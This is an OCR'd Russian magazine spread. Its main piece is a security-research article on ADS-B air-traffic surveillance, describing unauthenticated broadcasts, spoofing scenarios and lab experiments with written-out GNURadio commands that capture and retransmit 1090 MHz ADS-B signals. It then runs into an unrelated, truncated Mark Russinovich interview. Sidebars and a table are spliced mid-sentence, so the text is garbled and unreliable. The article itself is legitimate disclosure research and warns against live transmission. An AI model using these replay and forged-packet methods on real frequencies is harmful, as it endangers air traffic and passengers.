Гражданская авиация постепенно отказывается от традиционных радарных систем в пользу более современных цифровых инструментов связи. Проблема в том, что новые технологии потенциально позволяют злоумышленникам встревать между пилотом и диспетчером, ставя под удар сотни и тысячи жизней пассажиров. И это возможно уже сейчас.



СЦЕНАРИЙ НЕ ИЗ ФИЛЬМА

Представь себе картину. Рейс ADSB1090 летит в ночи, уверенно двигаясь по заданному направлению. Пилот и диспетчер видят спокойное небо без трафика. Курс настроен, самолет на автопилоте. Ничто не предвещает беды. Вдруг на экранах диспетчера появляются десятки самолетов, из ниоткуда попавшие на экраны радара, словно привидения. Диспетчер в панике — ведь на его полетном листе только один рейс, ADSB1090. Пилот наблюдает ту же картину на своем радаре, хотя через бортовое окно небо чистое, как и раньше. Смятение закрадывается в души пилотов. Внезапно автопилот начинает маневры, чтобы избежать потенциального столкновения. С другого конца связи диспетчер дает совсем противоположные указания. Времени на размышление нет ни у пилота, ни у диспетчера, ни у автопилота... Так же как нет времени для вывода самолета из автопилота и из рискованного маневра. Крушение и катастрофа...

И это совсем не сценарий для очередного патриотического боевика по книге Тома Кленси. Все это может оказаться вполне обыденной реальностью в скором будущем, причем выглядеть будет до предела просто. Представь себе компьютер, за которым молодая девушка (конечно же, Джоли с короткой стрижкой) наблюдает в своей консоли: «Plug-n-play hardware... Build code... Click-n-attack... PWN... Target down... Mission completed».

Стало не по себе? Как такое возможно? Автор этой статьи — Андрей Костин — проводит исследования безопасности авиационных технологий. И сегодня рассмотрит более детально, как работают системы управления воздушными потоками старого и нового поколения, а также представит найденные во время его исследования уязвимости и наиболее серьезные риски, связанные с ними. Момент для того, чтобы начать такой разговор, выбран тоже неслучайно. Авиатехнологии находятся на границе нового технического прорыва, и так, как это уже случилось со смартфонами и сетями мобильной связи примерно 5–10 лет назад, новые технологии приводят к новым проблемам. На этот раз — куда более опасным.

ПРИНЦИПЫ РАБОТЫ РАДАРОВ ВОЗДУШНОГО ПОТОКА

Радары (или радиолокаторы) впервые появились в 1940-х годах в военной отрасли. В первую очередь они разрабатывались именно для нужд авиации и морского флота. Применение систем на базе импульсной радиопередачи позволяло определять присутствие в воздухе или на море конкретных физических объектов, а также расстояние до движущихся объектов и воздушный/морской сектор их местонахождения. Эта информация потом могла использоваться для наведения орудий или ракет.

На данный момент для целей воздушного наблюдения и управления воздушными потоками существуют два типа радаров:

- **первичные радары наблюдения (ПРН, Primary Surveillance Radars или PSR)** представляют собой радиолокаторы, которые определяют присутствие воздушных судов при возврате ЭМ-волн в результате отражения от воздушного объекта;
- **вторичные радары наблюдения (ВРН, Secondary Surveillance Radars или SSR)** широко используются на сегодняшний день для маркировки и отслеживания судов и маршрутов. Радар типа ВРН определяет и подсчитывает примерное (но весьма точное) местонахождение воздушных судов при помощи активной радиопеленгации на данное воздушное судно, на котором всегда установлен транспондер. Транспондеры (transponder или transmitter-responder) представляют собой устройства типа передатчик-ответчик, которые принимают радиопеленг от станции контроля воздушного пространства и отвечают на них соответствующими параметрами.

Оба типа радаров имеют ряд недостатков. Во-первых, это морально устаревшая технология, которая хорошо показала себя за 50 лет работы, но которая уже не вписывается в новые технологические рамки и требования. Во-вторых, производство и поддержка подобных радаров стоят в 10–20 раз больше, чем оборудование, основанное на новых технологиях. В-третьих, точность обнаружения воздушного судна (далее — ВС) уже не соответствует требованиям и стандартам безопасности и эффективности воздушного движения, а внедрение систем геолокации типа GPS/ГЛОНАСС в ПРН/ВРН либо невозможна, либо очень затратна, либо просто не имеет смысла. По этим и по ряду других причин в 2002 году стартовала глобальная программа по разработке и продвижению новых воздушных технологий, которые должны к 2020 году полностью заменить старые системы воздушного наблюдения. Часть этой новой технологической платформы, отвечающая за наблюдение за воздушным потоком, называется ADS-B — для нас в рамках сегодняшней темы эта технология является ключевой.

ОБ АВТОРЕ ИССЛЕДОВАНИЯ

Андрей на данный момент живет во Франции и пишет докторскую работу в институте EURECOM по теме безопасности встраиваемых устройств. Многие о нем не слышали, и это даже хорошо :). Но некоторые люди знают его либо как автора MFCUK (утилиты по взламыванию ключей к 500 миллионам RFID-карт MiFare Classic, используемых почти везде — от метро и автобусов до входов в разного рода «интересные» объекты), либо как Мистера Принтер из-за его докладов по уязвимостям и эксплоитации принтеров.

Многие предполагают, что спонсировали это исследование либо военные, либо трехбуквенные «страховые» агентства. Как это часто бывает, сработала комбинация любопытства и скуки на предыдущих местах работы (Андрей работал до EURECOM совсем не в сфере компьютерной безопасности, хотя увлекался ею), а она всегда получается магической :). Прочитал новость, просмотрел форумы, долго приглядывался к устройству по приему (тогда все стоили от 350 евро, а DVB-T донгл rtl-sdr за 25 евро, который можно перепрошить, был еще «не найден»). Потом подарил сам себе набор правильных игрушек, ну и пошло-поехало :), благо USRP1 уже имелся от предыдущих RFID- и GSM-экспериментов.

P. S. Бывает, спрашивают, поэтому отвечу всем: увы, нет, я не тот Андрей Костин, я не управляю ВТБ и не дружу с Владимиром. И даже не родственник :).

ЧТО ТАКОЕ ADS-B И ЗАЧЕМ ОНА НУЖНА

ADS-B — это акроним от Automatic Dependent Surveillance — Broadcast. Более детально ADS-B расшифровывается как:

- Automatic/автоматическое — работает автоматически и не требует вмешательства оператора;
- Dependent/зависимое — зависит от системы GPS/ГЛОНАСС;
- Surveillance/наблюдение — обеспечивает наблюдение за самолетом;
- Broadcast/радиовещание — широковещательная непрерывная радиотрансляция данных всем принимающим на данной радиочастоте приемникам.

Главным пунктом при разработке ADS-B является возможность «видеть» с наибольшей точностью движение воздушных судов благодаря системам позиционирования GPS/ГЛОНАСС. В результате более точного позиционирования воздушных судов удается достичь повышенной безопасности полетов, более компактного и эффективного использования воздушного пространства.

Лучший способ понять, что представляет собой технология, — открыть сайт Flightradar24 (www.flightradar24.com), где в реальном времени на карте отображаются перемещения огромного количества самолетов — радар авиадиспетчера, но у каждого дома. Если знать, что мама прямо сейчас летит из Женевы в Москву рейсом

ЧЕТЫРЕ СУДЬБОНОСНЫЕ ЦИФРЫ

Пару слов о транспондерах и параметрах ВРН/SSR. Это коды от 0000 до 7777 в восьмеричной системе счисления. Они применяются главным образом для двух целей. Нижний диапазон используется для уникального обозначения и идентификации самолетов в старых радарных системах. Часть верхнего диапазона — это дискретные коды, и они обозначают состояние воздушного судна. Например, пилот может сообщить о захвате судна путем передачи транспондерного кода 7500. Немало случаев, когда вызывались антитеррористические наземные процедуры из-за глупых ошибок или неправильного обращения пилотов с техникой.

Пакет с такими транспондерными кодами и данными может выглядеть примерно так:

```
[NoPos]:
ADS: A18149 REG: N1963U FLT: ALT: 900 RCT: 2012-10-18
22:25:35 TYP: C172 SQK: 7600
[ 10/18/2012 @ 3:26:23 PM ]
```

Коды 7500, 7600, 7700 посылаются самолетами в случае захвата самолета или других угроз на борту, а код 7777 имеет специальный статус, и транслировать его невоенным судам категорически запрещено. Поэтому, хотя ничто не мешает злоумышленнику передать такие данные, предупреждаю — это противозаконно.

SU2383, то с определенной вероятностью можно посмотреть, где находится самолет, на какой высоте и с какой скоростью перемещается. В основе сервиса как раз лежит технология ADS-B, но откуда она получает данные, мы расскажем чуть позже. Главное сейчас — уяснить, что все, кто причастен к воздушному движению, благодаря этой технологии стали гораздо лучше понимать, что происходит в воздухе. Тут надо добавить, что система ADS-B также может передавать пилотам в режиме реального времени информацию о погоде (FIS-B) и дополнительную информацию о воздушном движении (TIS-B), что позволяет значительно расширить осведомленность о ситуации и повысить безопасность полетов.


Несмотря на то что ADS-B представляет собой сравнительно новую технологию, она уже является довольно активной частью всемирной системы контроля и управления воздушным движением и в перспективе должна полностью заменить старые радарные системы типа ПРН/ВРН.

ПРИНЦИПЫ РАБОТЫ ADS-B

По сути, ADS-B — это технологическое решение, которое способно автоматически определять точные координаты воздушного судна и затем транслировать их в эфир вместе с другими данными о полете — как в наземные центры диспетчерам, так и другим самолетам.

Для определения точных координат объекта используется приемник GPS/ГЛОНАСС. Остальные данные — тип ВС, скорость, номер ВС, рейс, курс, вертикальная скорость — собираются с бортовых сенсоров и приборов, таких как система управления полетом (Flight Management System — FMS), инерциальная система отсчета (Inertial Reference System — IRS), навигационная система определения курса и углового пространственного положения (Attitude and Heading Reference System — AHRS) и система воздушных данных (Air Data Systems — ADS), комбинируются и затем передаются по каналам ADS-B примерно раз в секунду.

Эта информация передается либо через модифицированный транспондер режима С ADS-B, так называемый ModeS 1090ES, вещающий на частоте 1090 МГц, либо через универсальный приемоответчик, так называемый UAT (Universal Access Transceiver), вещающий



Устройство старых радарных систем наблюдения


на частоте 978 МГц. Радиус распространения информации на обеих частотах по спецификациям примерно 200 морских миль.

В целях контроля и координации воздушного потока эту информацию получают другие ВС, наземные станции и наземные суда, оборудованные ADS-B. Наземные станции могут эффективно комбинировать информацию с обеих частот 1090 и 978 МГц, а также могут добавлять дополнительную информацию, полученную от наземных радаров для не-ADS-B-устройств, и потом ретранслируют данные для всех ВС в радиусе обслуживания. Дополнительной возможностью является обработка и посылка данных в разные онлайн-системы для более детального отображения и анализа.


ADS-B работает в режиме радиовещания, а это означает, что доступ к информации ADS-B бесплатен и свободен для всех. Не секрет также и то, что полную информацию ADS-B могут принимать и радиолюбители, которые это уже успешно делают много лет, а потом собирают все глобальные данные воедино и отображают глобальную картину полетов и местонахождения воздушных судов на сайтах, подобных проекту Flightradar24, о котором мы говорили выше. Универсальность и открытость передачи данных хороша для внедрения решений от разных производителей, но у нее есть множество недостатков с точки зрения инфобезопасности, как и будет рассказано в следующем разделе.

УЯЗВИМОСТИ ADS-B

В этом разделе мы расскажем о самых важных уязвимостях, которые присутствуют в системе ADS-B. Как оказалось, — и это по меньшей мере удивительно, если не пугающе, — данный протокол не использует никаких средств защиты при передаче данных, как, например,



Сервис Flightradar24 показывает карту рейсов в реальном времени



Общая схема авиакоммуникаций следующего поколения

шифрование и прочную криптоподпись. И это несмотря на важность безопасности полетов и систем поддержки для контроля полетов.

Во всех ADS-B-пакетах присутствуют следующие два поля, представляющие для нас особенный интерес:

- **Aircraft Address (AA)**, в котором указывается глобально уникальный идентификатор ВС. Аналогично IMSI на SIM-карте или MAC-адресу сетевой карты (да, авторы знают, что MAC-адрес можно подменить :)).
- **Parity Information (PI)**, которое содержит информацию для контроля битной четности, или Parity Information (PI).

Хотя наличие последнего поля, на первый взгляд, предохраняет пакеты от сторонней, случайной или злонамеренной, манипуляции, но это вовсе не так. Данное поле может только подсказать, были ли допущены случайные ошибки при передаче данных. С другой стороны, злоумышленник, вредоносно манипулирующий данными, может просто и легко пересчитать контрольную сумму PI, получая в итоге вполне здоровый и валидный пакет ADS-B.

Глобальность идентификатора ВС и уникальность имеют другое последствие — существенно ослабляется безопасность ADS-B с точки зрения конфиденциальности. Очевидно, это позволяет отслеживать данные всех самолетов в режиме реального времени. Это первый очевидный фейл технологии.

Второй тип уязвимостей связан с отсутствием механизмов для прочной криптоподписи. Нетрудно понять, что самое главное в этой уязвимости — это возможность посылать в эфир поддельные данные или подменивать информацию в настоящих пакетах, а самое неприятное — это тот факт, что сторона, принимающая данные пакеты, не может быть уверена ни в подлинности пакета, ни в идентификации посылающего, ни в отсутствии зловредных изменений в некоем изначально подлинном пакете.

Третий вид уязвимостей связан с отсутствием криптования на пакетном уровне. Систему для ADS-B для применения в мирных целях сделали некриптованной по ряду технических причин. Во-первых, возможности оборудования для ADS-B недостаточны для ресурсоемких криптоопераций. Во-вторых, существуют издержки на уровне менеджмента криптоключей. Если система будет использовать один ключ по системе «shared secret», то его будет достаточно легко вычислить, так как длина пакета невелика и большинство данных в пакете можно предсказать. С другой стороны, использование инфраструктуры открытых ключей (PKI) непрактично из-за нескольких причин: а) взаимодействие между самолетами и наземными станциями генерирует большой трафик; б) длина пакета недостаточна для эффективной криптозащиты; в) проблематично распространение информации о новых, аннулированных и временных ключах/сертификатах. Хотя были предложены разные облегченные варианты PKI, эти решения еще далеки от их практического использования в динамичной среде воздушных полетов, и особенно для среды ADS-B.

ПЕРЕХВАТ ПЕРЕГОВОРОВ

В управлении воздушным потоком также используются голосовые каналы связи, по которым пилоты общаются с диспетчерами. Эти каналы связи называют Airband VHF. Тут надо сказать, что прием частот Airband VHF свободно разрешен, а данные никак не шифруются. Для приема необходимо оборудование типа Realistic PRO-22/34/74, ICOM, Navicom IC-A22 и подобное, чем пользуется огромное сообщество любителей, которые выкладывают в общий доступ перехваченные переговоры (например, на radioscanner.ru). Столь высокую популярность легко объяснить: цена на подходящие на eBay рации начинается от $30–50 (за простой китайский вариант). Находятся и смельчаки пошуметь в эфире, что во многих странах уголовно наказуемо. Передача без соответствующей лицензии противозаконна. Проще говоря: «Слушать — можно, говорить — нет».

Помимо голосовых переговоров, на частотах Airband VHF передаются также технические данные, но в более узких диапазонах:

- **голосовые частоты: 108,000/118,000–136,975 МГц;**
- **погодные частоты: 161,650–163,275 МГц;**
- **частоты аварийных маяков: 121,5 МГц (IAD), 243 МГц (MAD), 406 МГц.**



СЦЕНАРИИ АТАК НА ADS-B

Начнем с того, что сценариев атак по данной тематике можно придумать уйму и каждый из них потянет на голливудский боевик. Увы, наша цель не писать сценарии для боевиков, а рассмотреть технологические проблемы и расписать пару более или менее реалистичных атак на базе ADS-B.

Например, атака на неконфиденциальность данных и глобально уникальные статические идентификаторы адресов ВС. Перехватывая AA, можно следить исключительно за интересными целями, такими как AirForceOne или личные самолеты голливудских звезд. А если все это еще интегрировать с публично доступными базами данных, детально расписывающих личные данные владельцев ВС (en.wikipedia.org/wiki/Aircraft_registration), то, естественно, можно получить интересную картину, показывающую, кто из владельцев (часто миллионеры, звезды, главы корпораций) где находится и куда передвигается. Это в какой-то мере сравнимо с ситуацией, при которой личные данные регистрации автотранспорта станут публично доступными.

Также злоумышленник может сымитировать на экранах диспетчеров полетов воздушное столкновение самолетов или сгенерировать на экранах диспетчеров пару тысяч несуществующих воздушных судов, на базе поддельных данных, но используя реальные идентификаторы других судов, что сделает работу диспетчера практически невыполнимой. Это может привести к разного рода последствиям — от паники в штабе диспетчеров полета до срабатывания наземных систем по предотвращению террористических актов (основанных пока на теоретическом уровне) и вызова срочных аварийных служб.

Более пугающий пример атаки легко представить себе с учетом того, как быстро развиваются сегодня системы запуска самонаправляющихся ракет или дронов на базе приемников ADS-B с заданными идентификаторами ВС (AA) в качестве цели. Как можно заметить, в этом случае не будут нужны сложные военные технологии по лазерному или термическому наведению на цель — всего-то необходим приемник ADS-B, приемник GPS/ГЛОНАСС, ну и сама ракета :).

Атаки на ADS-B могут, несомненно, стать в несколько раз интересней и мощней в контексте уже существующих систем беспилотных летательных аппаратов UAV/UAS (Unmanned Aerial Vehicle/System). Самыми популярными примерами здесь являются MQ-1 Predator и MQ-9 Reaper. Проблема состоит в том, что беспилотные системы должны уметь работать автономно в любой ситуации, в том числе если связь с оператором нарушена или отсутствует. Это делает систему беспилотников крайне и крайне уязвимой к ADS-B-атакам. В данных атаках, возможно, спровоцировать автономный автопилот на неправильный, рискованный или выгодный атакующему маневр намного легче, чем в случае самолетов, где решения принимают не только компьютеры, но и люди.

ИНСТРУМЕНТЫ ДЛЯ СПУФИНГА

Возможны ли атаки на практике? Автор статьи уверен в этом, потому что сам проводил исследования в своей лаборатории с маломощным оборудованием. Но прежде чем говорить о софте и оборудовании, позволяющих работать с ADS-B, спешу предупредить: категорически не рекомендуем тесты НЕ в лабораторных условиях, а также тесты с мощностью более 100 мВт или с подключенной антенной. Автор проводил исследования в изолированной среде.

Начнем с оборудования. Самый простой тип девайсов для ADS-B, как и для всех других радиотехнологий, — это радиоприемники. И он более чем безобиден. Для ADS-B есть огромное количество как любительских версий типа «сделай сам», так и коммерческих девайсов с огромной техподдержкой. Справа приведена таблица по девайсам, известным автору на данный момент. Отмечу, что в России существует очень хороший ресурс по технологиям ADS-B (www.adsbradar.ru), на котором можно приобрести большую часть этих девайсов. Именно такие приемники используют энтузиасты по всему миру и передают данные через API сервису Flightradar24. Перехваченные данные можно визуализировать на домашнем компьютере с помощью утилиты PlanePlotter (www.coaa.co.uk/planeplotter.htm), которая эмулирует экран диспетчера, повторяя его внешний вид.

Но принимать данные — одно, убрать для исследования же нужны были более навороченные устройства, которые поддерживают функционал передачи данных и могут быть легко запрограммированы на модуляцию нужных сигналов, — так называемые Software Defined Radio, или SDR (программные реализации радио). Когда ADS-B только задумывалась, таких устройств не было и мало кто мог представить, что очень скоро их можно будет приобрести за относительно небольшие деньги. Самыми популярными являются железки USRP1/USRP2x, которые стоят до $1500. Однако есть все основания полгать, что скоро на свет появится девайс HackRF, который с тем же функционалом (но, видимо, с худшим качеством) будет стоить до 300.

С их помощью «брюки превращаются в шорты», то есть тестовый стенд получает возможность посылать в эфир данные ADS-B с таким же успехом, как это делают самолеты и наземные станции. Благодаря тому что многие компоненты радиопередатчика реализованы на программном уровне, значительно упрощается работа с конечной системой и ее отладка.

Скажу больше: существует довольно много софта, который позволяет принимать, демодулировать и декодировать сигналы и пакеты ADS-B. Ниже приведен краткий список проектов, связанных тем или иным образом с ADS-B демодуляцией и декодировкой:

- Gnuradio ADS-B radio (github.com/bistromath/gr-air-modes);
- adsb-pgr (code.google.com/p/adsb-pgr);
- gr-air (github.com/russss/gr-air);
- adsb (code.google.com/p/adsb).

Однако готовый софт для кодировки и модуляции пока, к счастью, отсутствует, и автор тоже не хочет приводить его. Однако процесс модуляции мало чем отличается от процесса модуляции с точки зрения программной реализации.

Внимание: передавать таким образом в эфир свои данные ADS-B противозаконно! Источник сигнала будет быстро найден. Вся информация приведена исключительно в образовательных целях.

ЭКСПЕРИМЕНТЫ АВТОРА

Автор проводил несколько экспериментов в заранее подготовленной лаборатории. Запись с демонстрационного стенда доступна онлайн: bit.ly/ADSB-DEMO.

Первый опыт — реализация атаки Replay Attack, когда в эфир отправляются (повторяются) ранее перехваченные данные, что приводит к появлению двойника. Это самая простая атака, которая была реализована на USRP1 и при помощи открытого проекта GNURadio (gnuradio.org), включающего в себя разные радиопримитивы, из которых возможно воспроизвести все, что угодно. Как это было сделано?

Сначала были перехвачены ADS-B-пакеты на частоте 1090 МГц, для чего использовался скрипт uhd_rx_cfile.py (из пакета GNURadio):

Тип	Наименование	URLs
COTS	RTL-SDR	bit.ly/VyFP6x
COTS	Kinetic Avionic SBS-1/1eR	bit.ly/99QkhV
COTS	AirNav RadarBox	bit.ly/SRkfgF
COTS	RadarGadgets ADSB Virtual Radar	bit.ly/d9OET5
COTS	Mode-S Beast	bit.ly/TYt9GS bit.ly/Rl1tA2 bit.ly/TYtk5a
COTS	Skyradar ADS-B	bit.ly/Vulte0
COTS	Aurora Eurotech SSRx	bit.ly/UPFwlg
COTS/DYI	MicroADSB	bit.ly/Us9AoV
DYI	miniADSB	bit.ly/gjQs3T bit.ly/VuJ5jQ
DYI	PicADSB	bit.ly/TPmAcF
DYI	SimpleADSB ATmega48	bit.ly/SRkND7
DYI	FPGA ADSB (by DL4MEA)	bit.ly/QRoPfn
DYI	PICADSB PIC 18F2550 (by DL4MEA)	bit.ly/hR9rBt
DYI	Adsbox	bit.ly/Ua4OgH bit.ly/Uxoi06

Список ADS-B-приемников со ссылками на описание

КАК СТАТЬ ЧАСТЬЮ СООБЩЕСТВА

Если вдруг приобретешь себе ADS-B-приемник, то ничего не стоит стать еще одним провайдером данных для социальных сервисов вроде Flightradar24. Для этого необходимы:

- собственное оборудование для приема. Например такое (www.flightradar24.com/hardware), если ты будешь отсылать данные при помощи софтины от flightradar24.com , либо любое другое устройство, поддерживаемое утилитой PlanePlotter.
- специальный софт (поддерживается Windows, Linux/ARM, Mac OS). Утилиты от flightradar24.com или программа PlanePlotter.

```
# Перехват данных ADS-B
# UHD-mode
uhd_rx_cfile.py --spec B:0 --gain 25 --samp-rate 4000000 ↵
-f 1090000000 -v ~/CAPTURE_adsb.fc32
# Pre-UHD-mode
usrp_rx_cfile.py
```

Далее с помощью скрипта tx_samples _from_file перехваченные данные были воспроизведены с использованием GNURadio:

```
# Передача/воспроизведение перехваченных данных ADS-B
# Режим UHD-mode (Universal Hardware Driver), в котором
# может работать USRP1
tx_samples_from_file --file ~/CAPTURE_adsb.fc32 ↵
--ant "TX/RX" --rate 4000000 --freq 1090000000 --type ↵
float --subdev B:0
# Pre-UHD-mode
usrp_replay_file.py
```

Данные были переданы в эфир с помощью USRP1 и были получены с помощью находящегося рядом ADS-B-приемника, после чего визуализированы с помощью приложения PlanePlotter. Как видно на видео, была перехвачена ADS-B-трансляция:

```
ICAO 0x471F4E
ICAO 0x300174
```

Пакеты ADS-B были отснифаны и действительно повторно отправлены в эфир. Если бы это было реализовано в действительности, то на экране диспетчера отобразились бы два воздушных судна с одинаковым идентификатором.

Второй эксперимент — проверка возможности перехватить ADS-B-пакеты и отправить их в эфир в модифицированном виде. Для этого был использован MATLAB и GNURadio: на основе валидных перехваченных ADS-B-трансляций были сформированы сообщения с измененными параметрами. Как видно на видео, были транслированы ADS-B пакеты с адресами известными каждому хакеру:

```
ICAO 0xDEAD00
ICAO 0xCAFE00
ICAO 0xBABE00
```

Отображение данных с приемника на экране PlanePlotter (это видно на видео) доказывает очевидное: из-за отсутствия криптозащиты сообщения ADS-B действительно могут быть сформированы и отправлены с произвольными значениями параметров.

Увы, опубликовать весь исходный код невозможно. Важно другое: скомбинировав трансивер на базе более дорогого и менее портативного USRP1/USRP2x или менее дорогого и более портативного HackRF (когда начнется его продажа) и добавив к этому несложный код на C/C++ либо MATLAB, можно получить универсальное средство для двухсторонней работы с ADS-B. Потенциально такая система может работать и с другими радиотехнологиями, часто используемыми в авионике, воздушных и наземно-воздушных системах.

ЗАКЛЮЧЕНИЕ, ИЛИ ЧТО ДЕЛАТЬ ДАЛЬШЕ?

Как мы успешно показали во время докладов и рассказали в этой статье, положение дел с защищенностью данной системы далеко от хорошего, что заставляет задуматься о безопасности полетов уже сейчас. Хотя мы и утрировали опасность подобной атаки (все-таки в дополнение к новомодной ADS-B для наблюдения всегда используются и проверенные временем радары, которые помогут распознать аномалию), но тем не менее проблема в технологии налицо.

Как неоднократно показывала история, дела в авионике и наземно-воздушных системах обстоят не всегда так гладко, как кажется. Пример этому — недавно найденный исследователями из Кембриджа хардверный бэкдор в FPGA-чипах, используемый в военных системах, а также в тысячах Boeing 787. Другой пример — захват военных дронов при помощи спуфинга систем навигации типа GPS. На фоне таких вот «казусов» опасения по поводу безопасности коммуникаций в гражданской и военной авиации более чем обоснованны.

Авторы очень надеются, что их исследования дадут положительный импульс развитию безопасного режима ADS-B. Для этого есть хорошие основания — Международная организация гражданской авиации создала в конце ноября этого года группу Cyber Security Task Force (CSTF), которая будет использовать в работе результаты наших и других подобных исследований.

Дальнейшие исследования автора будут посвящены другим компонентам систем коммуникаций в авиации, в частности системе предупреждения столкновения самолетов (Traffic Collision Avoidance System, TCAS), что тоже обещает быть увлекательным. Следите за новостями — и приятных и безопасных полетов и мягкой посадки, куда бы вы ни летали!



1) AirNav RadarBox; 2) Aurora Eurotech; 3) Kinetic Avionic SBS-1; 4) HackRF; 5) microADSB-IP; 6) miniADSB; 7) RTL-SDR; 8) microADSB

AIRFORCE ONE

В этом контексте вспоминается история с появлением на пользовательских и интернет ADS-B радарах самолета под названием AirForceOne — а это ни много ни мало самолет президента США. Сам факт того, что этот самолет засветился на обычных радарах, парадоксален, так как AirForceOne оборудован военными средствами связи и должен использовать шифрованную версию ADS-B и ModeS под названием «Mode 5 Crypto Applique». Если данные, пойманные радаром, реальные, то зачем AirForceOne было давать всем о себе знать? Если же данные на радарах были результатом спуфа, значит ли это, что кто-то уже активно атакует систему ADS-B? По этому факту, к сожалению, ни один ответ не будет ни хорошим, ни правильным.

Беседовал Степан Ильин

КАК СОЗДАВАЛСЯ MUST HAVE

«Титулы» Марка Руссиновича можно перечислять долго — программист, специалист по внутреннему устройству Windows, писатель, автор многочисленных статей, Technical Fellow в Microsoft. И сложно посчитать, сколько раз мы упоминали в своих статьях ProcMon, FileMon и другие незаменимые утилиты, которые он разработал. И вот на конференции TechEd 2012 нам удалось лично встретиться с этим интересным и многогранным человеком.

ФАКТЫ

- Родился в 1966 году в Испании.
- Выпускник университета Карнеги-Меллона, обладатель степеней бакалавра и доктора в области вычислительной техники.
- В 2006 году вошел в топ-5 хакеров планеты по версии журнала eWeek.
- Работал в IBM как эксперт по операционным системам.
- Написал драйвер файловой системы NTFS под DOS.
- В 2005 году нашел руткит на диске Sony BMG Music Entertainment, из-за чего буквально «проснулся знаменитым».
- Удочерил девочку из Москвы.

МАРК РУССИНОВИЧ ОСНОВАТЕЛЬ SYSINTERNALS

СВОДИМ ФАЙЛЫ ВМЕСТЕ

Если оглянуться назад и вспомнить, с чего я начинал, можно заметить множество предпосылок к тому, чем я занимаюсь сейчас.

Моим первым компьютером был Apple II. И первое, что я с ним сделал, — расковырял ROM-память, отреверсив ее, и придумал, как можно ее расширить.

Я прекрасно помню этот момент. Я учился в шестом классе и пришел к другу домой. Его отец работал в университете и принес домой Apple II. Мой друг сказал: «У моего папы есть персональный компьютер, пойдем посмотрим!» Мы пошли и стали играть с ним. Так все и началось. До этого я хотел стать инженером-авиаконструктором, но после нескольких часов, проведенных за компьютером, передумал и решил — хочу работать в IT.

Позже я принялся писать статьи в журналы и программировать приложения. Статьи были на тему «Как расширить ROM», а программы — для распечатки изображения с экрана на принтере. С этого я начинал и, по сути, сейчас занимаюсь тем же.

В то время программы писали на Basic, но если хотелось создавать по-настоящему сложные вещи, нужно было переходить на машинный язык. А машинный язык — это просто числа, поэтому сначала нужно было написать ассемблер, чтобы запрограммировать пакет инструкций для компьютера. Затем нужен был дизассемблер, чтобы получить из машинного языка обратно код программы. Я написал для себя и дизассемблер, и ассемблер.

Меня всегда интересовало, как работает компьютер. Мне хотелось заставить его делать вещи, которые обычный программист не может. Для этого я и разработал многие из утилит Sysinternals.

Как только я решил, что хочу заниматься компьютерами, я понял, что хочу узнать об этом все, что только можно. Настолько полно, насколько смогу. Тогда же пришло решение, что хочу получить образование в этой области. Однако я хотел изучать не просто науку, которая часто уходит в теорию и абстрактные идеи, но и практическое ее применение, где соединяются аппаратное и программное обеспечение.

Я получил степень бакалавра, затем магистра, а затем и доктора по вычислительной технике. Свои знания я приложил к созданию утилит и приложений — попытался создавать коммерческие программные продукты из идей, которые пришли ко мне в процессе работы над докторской. Но у меня ничего не вышло.

Когда ничего не получилось, я пошел на работу в компании, специализирующиеся на создании программного обеспечения, и использовал знания, полученные уже там. Первой компанией, где я работал, стала NuMega Technologies. Некоторое время я был в команде, которая занималась легендарным отладчиком SoftICE (я очень часто использовал эту программу для реверсивной инженерии под Windows и DOS).

КУЛЬТ МЯГКОГО ЛЬДА

Когда я пришел в NuMega Technologies, у них было всего два программных продукта: SoftICE и BoundsChecker. Дебаггер и утилита для проверки корректного использования памяти и API-вызовов. Это большие и успешные проекты. Однако компанию в будущем собирались продать, а для продажи им было необходимо иметь больше удачных продуктов. Руководство сказало: «Мы еще не придумали, каким будет наш следующий проект, но мы хотим, чтобы у нас были люди, готовые взяться за него, как только мы придумаем». Именно поэтому они наняли меня.

